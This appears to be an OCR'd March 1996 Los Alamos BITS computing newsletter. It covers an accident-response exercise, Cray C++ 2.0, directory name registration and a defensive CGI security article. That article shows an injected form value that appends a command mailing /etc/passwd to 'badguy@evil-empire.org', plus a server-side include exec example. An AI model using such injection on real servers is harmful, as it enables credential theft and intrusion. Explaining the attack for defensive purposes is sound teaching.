BITS computing&communications news

MARCH 1996

COMPUTING, INFORMATION, AND COMMUNICATIONS (CIC) DIVISION • LOS ALAMOS NATIONAL LABORATORY

The Network Compute Server (aka, cluster) of IBM workstations became available for production computing in the Open environment in October 1993. The original configuration of this cluster, pictured above, consisted of 16 IBM Model 560 workstations. Seated at one of the machines is Bill Corcoran, now retired, who is fondly remembered for his assistance to many cluster users. Since 1993, the Open cluster has continually evolved to track new technology. In its current configuration, the cluster has 8 Model 590 workstations (2 1/2 to 3 times faster than the 560s) and, our latest addition, a two-node IBM SP2, shown on the right. Please refer to the article on page 11 for details on the SP2.

Inside this issue

CIC Customer Service Center . . . . . (505) 665-4444 or cichelp@lanl.gov

Integrated Computing Network (ICN)

Consulting:

Centralized scientific and engineering computing .....consult@lanl.gov or 7-5746

Lab-wide administrative and business systems.....labwide@lanl.gov or 7-9444

Passwords (required for access to ICN) .....validate@lanl.gov or 5-1805

Systems documentation (local and vendor supplied).....7-6992

Central Computing Facility (CCF).....7-4584

Advanced Computing Laboratory (ACL).....5-4530

Desktop Support Center (DSC).....7-4357 (7-HELP)

(PC Help for IBM and Macintosh personal computers)

For questions about PC software: PCSW-help@lanl.gov or 7-5884

For questions about PC hardware: PCHW-help@lanl.gov or 7-9372

For Macintosh questions: Mac-help@lanl.gov or 5-1361

For UNIX questions: UNIX-help@lanl.gov or 5-0433

For groups with CIC-2 support contracts: 5-2220

Telephone Services Center.....7-3400

(includes voice mail)

Computer training

Lab-wide systems support training.....7-9444

Computer/workstation training.....7-9399

Personal computer training.....7-9071

Microcomputer support facility seminars.....7-4357

(Macintosh/IBM software, lending library)

List of Forms

CIC-12 Employee Responds to the "Unthinkable"

THIS IS AN EXERCISE: A private plane has crashed into a dock at a naval weapons station, striking and detonating fuel and high explosives in a cruise missile and also detonating a number of fuel tanks on the dock. Radiation has been detected in the air. The Accident Response Group is ordered to proceed to the naval weapons station immediately. This has been a "DISPLAY SELECT" exercise message.

Gerald Reisz of the Applications Programming Group (CIC-12) is a member of the DOE Accident Response Group (ARG). He has "pre-positioned" his computing equipment for the exercise in a trailer that was shipped with other ARG equipment on a C5 transport plane from Kirtland Air Force Base. It will be Reisz' job to work in the exercise's Joint Hazards Evaluation Center (JHEC), where data on radiological and other hazards in the water, on land, and in the air, as well as exposures to personnel, are collected and analyzed.

Figure 1. At the "forward" JHEC Data Center, CIC-12's Gerald Reisz (far right, top) sets up data collection systems for the nuclear weapons accident exercise "Display Select." The photo also shows military personnel and other ARG members, including Cathy Richardson of ESH-12 in the foreground. Photo by Gary Kishi, Sandia National Laboratory.

In the three years preceding this exercise, Reisz worked for ESA-WE through ESH-10, the LANL organization responsible for coordinating the Laboratory's ARG activities. (Reisz worked two years full-time and one year half-time.) Although the odds of a modern nuclear weapon being involved in an accident that produces a radiological release are negligible, DOE, DOD, and other federal agencies routinely practice what they would do—just in case. Following are the circumstances warranting an ARG call-up: if a United States nuclear weapon is damaged in an accident and if the accident is large enough in scope, DOE personnel representing the laboratory that designed the weapon and other DOE experts are called in to advise the DOD organization (in this case the Navy) that had custody of the damaged weapon(s). In a full-blown exercise such as "Display Select," what ensues is a carefully planned attempt to coordinate the military response and DOE equipment and expertise as well as the activities of other federal agencies, with attendant state and local agencies. But in between exercises (about every two years) personnel change, technology changes, and the hardware and software brought into the field by each organization may also change.

Reisz' job has been to write computer programs and create databases in support of the JHEC, whose task is to coordinate and evaluate data collected by all these different organizations. The information is then passed on to the on-scene commander to be used in assigning resources to fulfill his many responsibilities such as weapons safing and disposal, environmental assessment and cleanup, addressing civilian concerns, developing "lessons learned," and so on. Reisz says it has been an interesting experience developing information systems for an organization that doesn't exist (until the ARG is called into action) and for team members who may have no continuity in either their organizations, personnel, data collection instrumentation and procedures, forms, hardware, or software.

The preliminary data that the JHEC receives come from an ARG atmospheric model, which establishes a preliminary radiological contour map of the accident site, and readings taken from a helicopter survey, whose data are added to the contour map. As the four-day exercise progresses, these data are updated with ground measurements and samples of soil, water, air, and vegetation, including some data analysis. Data from personnel samples and bioassays are also folded in. All these exercise data are predetermined and are supplied to participants by exercise controllers as the participants ask for it. The combined data and analyses are used to help generate Access Work Permits for accident responders; to satisfy legal requirements for the data, the samples, and their evaluation; and to support later accident reconstruction as well as to guide the on-scene commander's assignment of resources. The JHEC must bring data and analysis together and ensure the quality of data. The on-scene commander and his team want to see the data in two formats, tabular reports of personnel samples and maps of everything else.

Reisz worked with ESH-10's Wayne Scoggins, an experienced ARG member, to answer the following questions: What forms would be needed? What data would be collected? Using what procedures? Accompanied by what sort of

Figure 2. Exercise participants take readings of radiation on the boots of personnel who have been inside the "contaminated" area. These (simulated) readings are an example of data coordinated by the JHEC. Photo by Gary Kishi, Sandia National Laboratory.




Figure 3. Contour map of radiological and other hazards. Reisz' and Scoggins' programs generate contour maps such as this to display hazard data resulting from a hypothetical nuclear weapons accident. Photo by Gary Kishi, Sandia National Laboratory.

analysis? Reported in what units of measure (microcuries, rads, rems)? Then Reisz and Scoggins developed programs to handle the data and produce the tables and maps. The development environment includes Gupta SQL Windows programming language and also some C programs to convert map projections. Conversions from longitude and latitude to universal transverse Mercator projections and to British national grid projections are commonly required. The programs Reisz has developed run on Microsoft Windows 3.1 and on Intel PCs networked on Novell Netware 3.12. The relational database used is Gupta SQLBase NLM (netware loadable module). "MapInfo" software displays maps; capabilities were added so that MapInfo can query the SQL database directly to overlay data from ground and air measurements on the maps. A useful feature is the ability to click on an air sampler location displayed on a computer screen to display analysis data automatically for that location. "Surfer," a commercial package, is used to convert data into contours, which then go into MapInfo for display.

Presently, measurement data come into the JHEC on paper forms. Future measurements may be recorded on pen computers, which will result in better data and better chain-of-custody records. Analysis data arrive in electronic form on floppy disks via what JHEC insiders call the "sneakernet." The programs that Reisz has written provide for double data entry and the ability to compare the two entries. Programs also provide dialog boxes that pop up to alert users when data are different. The programs thus enable the user to resolve differences and verify data. One of the programs can mate sample data with analysis data as well.

Reisz finds his association with the ARG to be exciting and challenging. He characterizes it not so much as pushing back the boundaries of computing science, but as a diplomat's job requiring exceptional "people skills." For, you see, not only have Reisz and Scoggins had to develop the programs and forms necessary for the work of the JHEC, they have also had to persuade the diverse organizations involved to use them! Incidentally, Reisz needs a backup in his role as ARG/JHEC member. If you are interested, please call him at 5-2468. All you need besides programming and database knowledge is a sense of adventure and the skills of a good team player.

Reisz has recently been named Deputy Group Leader of CIC-12. However, he plans to continue to use his special expertise and experience as a member of the Accident Response Group.

Ann Mauzy, mauzy@lanl.gov, (505) 667-5387
Communications Arts and Services (CIC-1)

Cray C++ Programming Environment 2.0

In the February 1996 issue of BITS, we announced the Cray Programming Environment 2.0. This product was released on February 15, 1996. As stated in the February article, Programming Environment 2.0 contains new products as well as significant upgrades to existing products. In this article, we will highlight the C++ Programming Environment 2.0 for Cray PVP systems. Remember that while the information in this article is current, the vendor may have made changes in the software before it was released; therefore, you should consult the appropriate Cray publications for the most current information. Additional information about Cray Programming Environment 2.0 is available on the LANL Web. Point your browser to

http://www-c8.lanl.gov/dist_comp2/MATH/prog_env_2.0.html

C++ Programming Environment 2.0 is the initial release of a full C++ programming environment, supporting both the C and C++ languages. It replaces the Cray Standard C Programming Environment 1.0 and Cray C++ Compiling System 1.0 release packages for PVP systems. C++ 2.0 provides the following advantages over C++ 1.0:

- Support for a larger set of C++ standard (draft standard) features
- Improved run-time performance for C++
- Improved C++ debugging capability
- Support for the CRAY T90 series with IEEE floating point arithmetic and for the CRAY T3E series

Differences between Cray C++ 2.0 and Cray C++ 1.0 Compiling Systems

Because the C++ language has changed since Cray C++ 1.0 compiling systems was released, there are some incompatibilities dictated by the draft C++ standard. The C++ 2.0 compiler option, -hcfront, causes code to be compiled in a C++ 1.0 compatible mode. Template instantiation in C++ 2.0 is different from instantiation in C++ 1.0. A detailed discussion of template instantiation is included in section 5 of the Cray C/C++ Reference Manual, publication SR-2179.

Features of the Cray C++ 2.0 Compiler

The structure of the Cray C++ 2.0 compiler is significantly different from that of the Cray C++ compiling system 1.0. This was done not only to make C++ 2.0 a better compiler than C++ 1.0, but also to provide a better base for additional improvements in future releases. The Cray C++ 1.0 compiling system is based on the USL Cfront translator, which translates C++ code to C code, which must then be compiled with the Standard C compiler. The Cray C++ 2.0 compiler does not translate the C++ code into C code; rather, it first converts the C++ code into an internal representation that is a more suitable form for optimization and code generation, and then performs the optimization and code generation. For upward compatibility, C++ 2.0 supports the following C++ 1.0 features:

- All Cfront features
- Debugging support (TotalView)
- Tasking and autotasking support
- Automatic vectorization
- Cray intrinsics
- Messages via message catalog
- Templates
- Restricted pointers
- User control of message level
- Selective enable/disable of messages
- Inlining support
- Cray pragmas
- Plain “char” behavior is default unsigned
- Bitfields are default unsigned
- Binary compatibility with version 1.0

Compatibilities and Differences

Binary compatibility with C++ 1.0 has been maintained. That is, relocatable object files from C++ 2.0 can be mixed with relocatable object files from C++ 1.0.

Most command line options used with Cray C++ 1.0 are available with C++ 2.0. The following options, however, are no longer available or have been deprecated:

- Not available: -F, -.suffix, +e[01], +i, +xfile, -pta, -ptn, -ptrpathname, -pts, -ptv
- Removed or deprecated, replacement available: -$ (use -h calchars), +a[01] (use -h [no]fctnproto), +d (use -h inline0), -flow (use -F), -keep (use -h keep=), +p (use -h [no] anachronisms), +w (use -h msglevel_0 or -h msglevel_1)

More rigorous error checking is done in C++ 2.0. Messages indicate the line and character position of the error source.

Eliminating the step of translating the C++ code into C code saves compilation time. However, more aggressive analysis and optimization by the optimizer takes more time than for C++ 1.0. The overall result is that, on the average, compile time is the same and execution time is improved.

Next month we will give an overview of the CF90 2.0 programming environment for both Cray PVP and SPARC systems.

Bob Boland, wrb@lanl.gov, (505) 667-1729
Distributed Computing Group (CIC-8)

Society and the Future of Computing '96: Call for Participation

When: June 16-19, 1996
Where: Cliff Lodge, Snowbird, Utah
Web Site: http://www.lanl.gov/SFC

Conference Goals, Structure, and Agenda

This conference provides a multidisciplinary forum to articulate novel research directions that advance computer science in ways that are truly beneficial to society. Participants will share, explore, and demonstrate the responsible use of advanced scientific computing and National and Global Information Infrastructure (NII and GII) Program technologies for the benefit of diverse communities.

The conference structure includes keynote speakers, panels of invited speakers in which attendees and the panelists engage each other in open discussions of the issues, interactive poster presentations, debates, and workshops. The intent is to share ideas in a multidisciplinary environment for mutual enrichment and learning, ultimately to affect the directions of computer science research and applications for the benefit of all. The conference Web site includes the preliminary conference agenda and will continue to provide the latest information as the conference design unfolds.

Organizing Sponsors

This conference is an initiative of the U.S. Public Policy Committee of the Association for Computing Machinery (USACM), sponsored and organized by the Los Alamos National Laboratory and the Association for Computing Machinery (ACM) in cooperation with the ACM special interest groups SIGCAPH, SIGCAS, SIGCHI and SIGMIS, and in cooperation with Computer Professionals for Social Responsibility (CPSR). The conference is also funded in part by a number of corporate sponsors.

Conference Participation

This is an open call for participation. Please see the Web site for various opportunities for participation including workshops, Net-connected interactive poster presentations, sponsorship opportunities, and more. Come share your ideas, your vision, and your work, and become part of this multidisciplinary exchange. Student scholarships are also available.

Conference Registration

Please see the conference Web site for the electronic registration form. If you have no access to the Web, please send an e-mail message containing your U.S. Postal address to sfc96@lanl.gov and we'll send you an information flier and registration form.


Conference Organizers

General Chair: Rick Light, Los Alamos National Laboratory

Program Committee Co-Chairs: Jeff Johnson, CPSR and SunSoft Developer Products; Blaise Liffick, Millersville University of Pennsylvania.

Program Committee

Phil Agre, University of California, San Diego; Brenda Allen, University of Colorado, Boulder; Charles N. Brownstein, Corp. for National Research Initiatives; Terry Bynum, Connecticut State University; Gary Chapman, University of Texas, Austin; Allan Kuchinsky, Hewlett-Packard Laboratories; William J. McIver, Jr., US WEST Advanced Technology; Simon Rogerson, De Montfort University, Leicester, UK; Marc Rotenberg, Electronic Privacy Information Center; Steve Sawyer, Syracuse University; Bryant York, Northeastern University.



Program Advisory Committee

Chris Borgman, University of California, Los Angeles; Rob Kling, University of California, Irvine; Peter Neuman, SRI International; Timothy Schoechle, University of Colorado, Boulder; Ben Shneiderman, University of Maryland, SFC Founder; Barbara Simons, IBM, Chair USACM.

Poster Coordinator

Dale Lehman, Fort Lewis College

Student Coordinator

Marsha Woodbury, University of Illinois

Rick Light, rxl@lanl.gov, (505) 667-0744
Computing Group (CIC-7)

Picking an On-Line Name for Yourself, Team, or Project

The Lab network offers a service that allows you to pick a name that is guaranteed to be unique when used with "lanl.gov." The names you pick can be used for e-mail addresses or Web pages and will be listed in directories visible to anyone at the Lab or on the Internet.

Some of you experienced ICN users are probably thinking, "I know what this is, it's 'register.'" Well, it is and it isn't. Some of it looks the same, but underneath it's completely different: faster, smaller, and with new features. Those of you who have never used register have probably seen the information it manages. When you look up information about someone at lanl.gov with finger, ph, or the Web phone book, what you're seeing is a combination of employee information and network user registration data.

To build the on-line phone book, we get most of the information from the Employee Information System (EIS); names, phone numbers, mail stops, and z-numbers all come from EIS. The personnel people in HRD and group offices usually keep these fields current. Register lets you enter the location where your e-mail will be sent and the URL for your Web page. When someone out there uses the lanl.gov on-line phone book to find out how to contact you, we give them everything in the directory. Of course there are also ways to find out about certain people in a group, everyone with the last name of DuPree or first initial W, and so on. The Web page makes it pretty obvious. Finger and ph users can lookup "help@lanl.gov" to get the details.

But we haven't gotten to the task of picking a name yet. First, why would you want to? For one thing, it's easier for friends to remember a name than a z-number or something that looks like 74112.7904. Or you may be one of the 80 name-twins. You can't both be John_Smith@lanl.gov. Or maybe your real name is hard to spell/pronounce so a computer handle is friendlier. Or you may find yourself receiving mail on a system that has severe restrictions on what names can be picked. But the best reason for picking and registering a name @lanl.gov is that you can give it out to colleagues and mailing lists, put it on business cards, print it in newspapers, and it will continue to work as long as you are at the Lab, even if you move from group to group, change mail servers, whatever. For example, suppose your parents picked William Robert DuPree for a name, the Lab picked 123456 for a z-number, you picked billy_bob, and the computer jock picked u123456 for your "personal" mailbox name. What we would put in the directory for all to see is shown below.

name: DuPree, William R.
e-mail: billy_bob@lanl.gov
www: http://www.lanl.gov/~billy_bob
znumber: 123456
forwarding address: u123456@pobox1663.lanl.gov

To register a name, telnet to register ("telnet register") and follow the directions to log-on and pick a new name. Once you pick a name, you will be able to see where the mail for that name will be sent and where the Web page will be located. You can keep picking names to use as aliases, project mailing lists, and Web pages.

This directory/registration service is free (well, it's paid for in another way, so not to worry). If you ever leave some fields blank in some of your names, we'll use whatever is in your z-number entry for defaults.

For example:

name	forward address
123456	billy_bob@lanl.gov
billy_bob	u123456@lanl.gov
wdupree	
rover2	rover2@info-server.lanl.gov
rover2-owner	rover2-owner@info-server.lanl.gov

You can change or add register information at any time. Just telnet back to register.lanl.gov.

And if you're tired of one or more of your names, you have 2 choices: you can give the name to someone else (a good choice for mailing lists) or you can delete the name. Actually, we don't really delete the name and return it to the pool right away. For 6 months, mail sent to your defunct name gets returned to the sender with a statement saying you're not there anymore. You can give us a forwarding address if you have one and we'll include it with that message. The sender can then forward the message to your new address, that is if you're still on the grid.

For the truly gifted and empowered, register also supports administrator status. This lets a person manage names and other registration data for whole groups or even divisions.

Jim Clifford, jrc@lanl.gov, (505) 667-2596
Network Group (CIC-5)

CGI Security

The Common Gateway Interface (CGI) is what, for now at least, makes the World Wide Web interactive. CGI enables users to do more than simply read static files; it enables them to perform tasks such as searching for information, filling out and submitting forms, and more.

This capability makes the Web a far more useful place and has been widely adopted by the Internet community. Throughout the universities, laboratories, companies, and other organizations that comprise the Web, CGI scripts are developed, refined, shared—and sometimes compromised.

For the Laboratory, too, CGI is a widely used tool. As always, and especially at an institution such as the Laboratory, whenever you allow somebody to execute tasks on your machine, you're opening a potential security hole and you need to make sure it's adequately plugged.




Figure 1. CGI Execution Cycle

The Mechanism

Basically, there are two parts to a CGI "script": an executable (the script itself) and an HTML page that drives the executable. The executable can be just about anything that runs, including system calls, Perl scripts, shell scripts, and compiled programs (C, Pascal, etc.).

The HTML page is actually optional. CGI scripts can be used without user input to increment page counters, display the day and date, etc. If the user is to enter any information, however, the HTML page is needed.

When both parts are properly constructed, the CGI action is performed as follows (as illustrated by a form submission):

1. The user pulls the HTML form page from the server onto his/her client machine (see Figure 1).

2. The user fills out the form on the client machine.

3. The user presses "Submit," which then sends an execute request to the server. (The client-side browser interprets the form into an execute request, which identifies the server-side program and includes the information that was filled into the form.)

4. The server executes the requested program.

The same basic process occurs for other CGI scripts that accept user input. A clickable imagemap, for example, sends the image to the client machine and issues an execute request that specifies which part of the image was clicked on.

The fundamental strength of CGI is its simplicity. Entering information on the form and all other manipulation is performed on the client machine, so the server doesn't have to worry about it. All that the server has to do is to execute the request when it is issued.

Therein also lies the fundamental security weakness of CGI. Because the HTML page itself is transferred to the client machine, the user has an unrestricted ability to edit the page at will and to enter whatever he/she pleases. The execute request might easily be a good deal different from what you expect.

A Simple Shell Breach

The most commonly cited examples of CGI security breaches involve cajoling the shell into performing something unexpected. For instance, let's say we want a form that lets a user e-mail a message to a specified person. In our HTML form page, we might write something like the following:

<INPUT TYPE=”radio” NAME=”send_to”
VALUE=”aarkin@lanl.gov”>Alan Arkin

<INPUT TYPE=”radio” NAME=”send_to”
VALUE=”lball@lanl.gov”>Lucille Ball

<INPUT TYPE=”radio” NAME=”send_to”
VALUE=”gburns@lanl.gov”>George Burns

Now let’s say we execute a script that writes the message to a temporary file and then e-mails that file to the selected address. In Perl, this could be done with

system(“/usr/lib/sendmail -t $send_to < $temp_file”);

As long as the user selects from the addresses that are given, everything will work fine. There is however no way to be sure. Because the HTML form itself has been transferred to the user’s client machine, he/she is free to edit it to read something like

<INPUT TYPE=”radio” NAME=”send_to”
VALUE=”aarkin@lanl.gov;mail badguy@evil-empire.org
</etc/passwd”>
Alan Arkin

As soon as this gets sent, the original sendmail call will stop at the semicolon, and the system will execute the next command—which would mail the password file to the user, who could then easily decrypt it and use it to gain login access to your machine.

Other Breaches

The above example is not the only thing that can go wrong. Aside from capturing a password file, malicious users can also exploit poorly defended CGI to

- Access other sensitive files;
- Install and execute their own programs on your system (such as “Trojan Horses” that monitor system activity and report back to the user);
- Install other viruses; or
- Gain an overall map of your filesystem in order to search for potential weaknesses.

Also, not all of the weaknesses are at the system level (and UNIX isn’t the only vulnerable operating system). Other vulnerabilities that have been identified include the following:

- Certain mail programs allow a ~ to execute arbitrary programs.
- Server-side includes have been tricked into executing commands embedded within HTML comments in the input (e.g., <!—#exec cmd=”badprogram” —>).
- C programs that “forgot” array boundaries have been tricked into executing programs via very long input.
- Some early sendmail programs allowed any user to execute arbitrary programs.

This is by no means a complete list. More breaches have been identified; others have been invented but not yet identified; still others have not yet been invented. The basic point, however, remains the same: CGI should always be used with caution.

How to Make Your CGI Secure

As with other areas of computer security, the basic idea behind securing CGI is to understand the demonstrated and potential threats, to counter these threats, and to monitor system activity for unusual events.

Start with an adequately secured server. This includes appropriate screening at the router, turning off un-needed daemons, creating a non-privileged WWW user and group, and restricting the file system. Additional precautions may be required, depending upon the partition in which you are working, who the intended audience is, and the sensitivity level of the data on the machine. These precautions include monitoring who accesses the scripts and the other activities those users perform, and consulting with your computer security officer as needed. Beyond the basics, there are other methods of improving CGI security.

Never Accept Unchecked Input

Always check for special characters such as “;” before you open a shell. You can do this either by restricting the input you accept or by escaping any dangerous characters. In Perl, for example, the following line escapes dangerous UNIX shell characters within a variable:

$var =~ s/([;<>*\|`\$!#\(\)\[\]\{\}:’”]@)/\\$1/g;

Among the other things to check:

- For server-side includes, check for “<” and “>” in order to identify and validate any embedded HTML tags.

- For scripts that utilize e-mail, validate that the addresses are within an acceptable domain (e.g., make sure they're "@lanl.gov").

- Look for any occurrence of "/../" (which might indicate that the user is attempting to access higher levels of the directory structure).

- For selection lists, check to make sure that the value sent is a valid choice.

Prefer Compiled Programs to Interpreted Scripts

This is a very general guideline, by no means an ironclad "rule." The basic idea is that a compiled program (e.g., a binary executable from C) is more difficult to make sense of if a user is able to get a copy of it. This in turn makes it more difficult for the user to search for potential weaknesses within the program.

Counterbalancing this general preference are the facts that an interpreted program (e.g., Perl) is frequently easier for the programmer to understand (including whoever has to support the program after it is written) and easier to test (no need to compile before each test). Hence, even though the compiled programs are generally preferred, there are many specific cases where the interpreted program is perfectly acceptable.

Avoid the Shell

Again, this is a very general guideline—more of a caution than a rule. There is nothing inherently wrong with opening a shell, provided that the security implications are understood and addressed. Frequently, though, it is easier to sidestep the shell concerns and call a program directly.

In UNIX/Perl, for example, a new shell is opened by system, exec, eval, backticks, etc. Hence, the basic weakness of the following line (taken from the above example) stems from the fact that it is operating at the system level in its own shell:

```
system("/usr/lib/sendmail -t $send_to < $temp_file");
```

A construction like the following sidesteps this weakness by calling sendmail directly:

```
open(MAIL, "|/usr/lib/sendmail -t");
print MAIL "To: $send_to\n";
print MAIL "$input_line_1";
...etc.
close(MAIL);
```

Keep in mind, however, that when you call a program directly you are in a sense trading the known security vulnerabilities of the shell for the potentially unknown vulnerabilities of the program.

Control Filesystem Permissions

Users need to execute CGI scripts, but there is no reason for them to have read or write permissions. Similarly, users need to read the HTML driver files (and to read and execute their directory), but there is no need for them to have write or execute permission to the files (or write permission to their directory).

These controls are most easily maintained as follows:

- Put scripts in separate directory and set permissions for the directory and its files to rwx—x—x (or the equivalent).

- If you are using compiled programs, put the source in a different directory from the compiled programs (to prevent users from "guessing" their name and accessing the source).

- Do not leave old or not-yet-validated versions of scripts in the active scripts directory (including the "filename~" bac ups that Emacs automatically makes).

- Restrict permissions for HTML files to rw-r—r— and for their directories to rwxr-xr-x (or the equivalents).

- If the CGI output will be written to a file, put that file in a separate directory, assign that directory's ownership to the non-privileged WWW user, and set (umask) the permissions to rw——— for the file and rwx——— for the directory.

Validate Scripts from the Web

There are many CGI scripts freely available on the Web. While these can often serve as a good starting point, many of them come from university environments that do not have the same security concerns as the Laboratory. A number have been demonstrated to contain security holes, and some might even contain Trojan Horses or other viruses.

Any time you "borrow" a free script as a starting point, make sure to validate it for security. Check it as outlined above, and modify it as needed. Above all, don't run anything that contains any lines you don't understand. Don't even test it until you've figured it out—there's no telling what it might do.

Additional Information

As CGI programming has become more popular, the amount of information about it and security has grown. Good sources of information (including the sources of some of the above suggestions) include the following:

- The CGI authoring newsgroup (news:comp.infosystems.www.authoring.cgi)

- Lincoln Stein's "WWW Security FAQ" (http://www-genome.wi.mit.edu/WWW/faqs/www-security faq.html)

- Paul Phillips' "Safe CGI Programming" (http://www.cerf.net/~paulp/cgi-security/safe-cgi.txt)

- Michael Van Biesbrouk's "CGI Security Tutorial" (http://csclub.uwaterloo.ca/u/mlvanbie/cgisec/)

Links to these and other security resources are available from the Information Architecture's Internet/WWW Subject Area Web space:

http://www.lanl.gov/projects/ia-lanl/areas/int-web/

For further information about the Information Architecture project itself, see

http://www.lanl.gov/projects/ia/

Or look under "What's New" from the Laboratory home page.

Tad Lane, tad@lanl.gov,
(505) 667-0886
Communications Arts and Services (CIC-1)

CIC Pilots Web Design Guidelines and Offers Web Classes

CIC division is piloting the use of some simple guidelines for writing organizational Web pages. The purpose of these guidelines is to ensure consistent, accessible Web pages for the division.

Division, Group, and in some cases Team pages would follow these guidelines to create a feeling of consistency and completeness in the information provided on the Web about each organizational unit.

Examples of these guidelines include a standard Laboratory identifier (logo) and a standard footer with navigation, tools, identity, disclaimer, copyright statement, contact information, and date. Some of these will be promoted within CIC while others will be promoted Lab-wide.

Please check out these guidelines and the new CIC pages at the following URLs:

http://www.lanl.gov/Misc/guidelines/cic

http://www.lanl.gov/Internal/organization/cic


CIC-6 regularly conducts classes for those who want to learn about the basics of the Web and Web authoring. They also offer classes such as advanced HTML, CGI programming, PERL, and an introduction into areas like server-push, client-pull, and/or simple Java. See the "In the Classroom Section" in this issue of BITS for more information or contact Lisa Gardner (lisag@lanl.gov) or Leslie Linke (lal@lanl.gov).

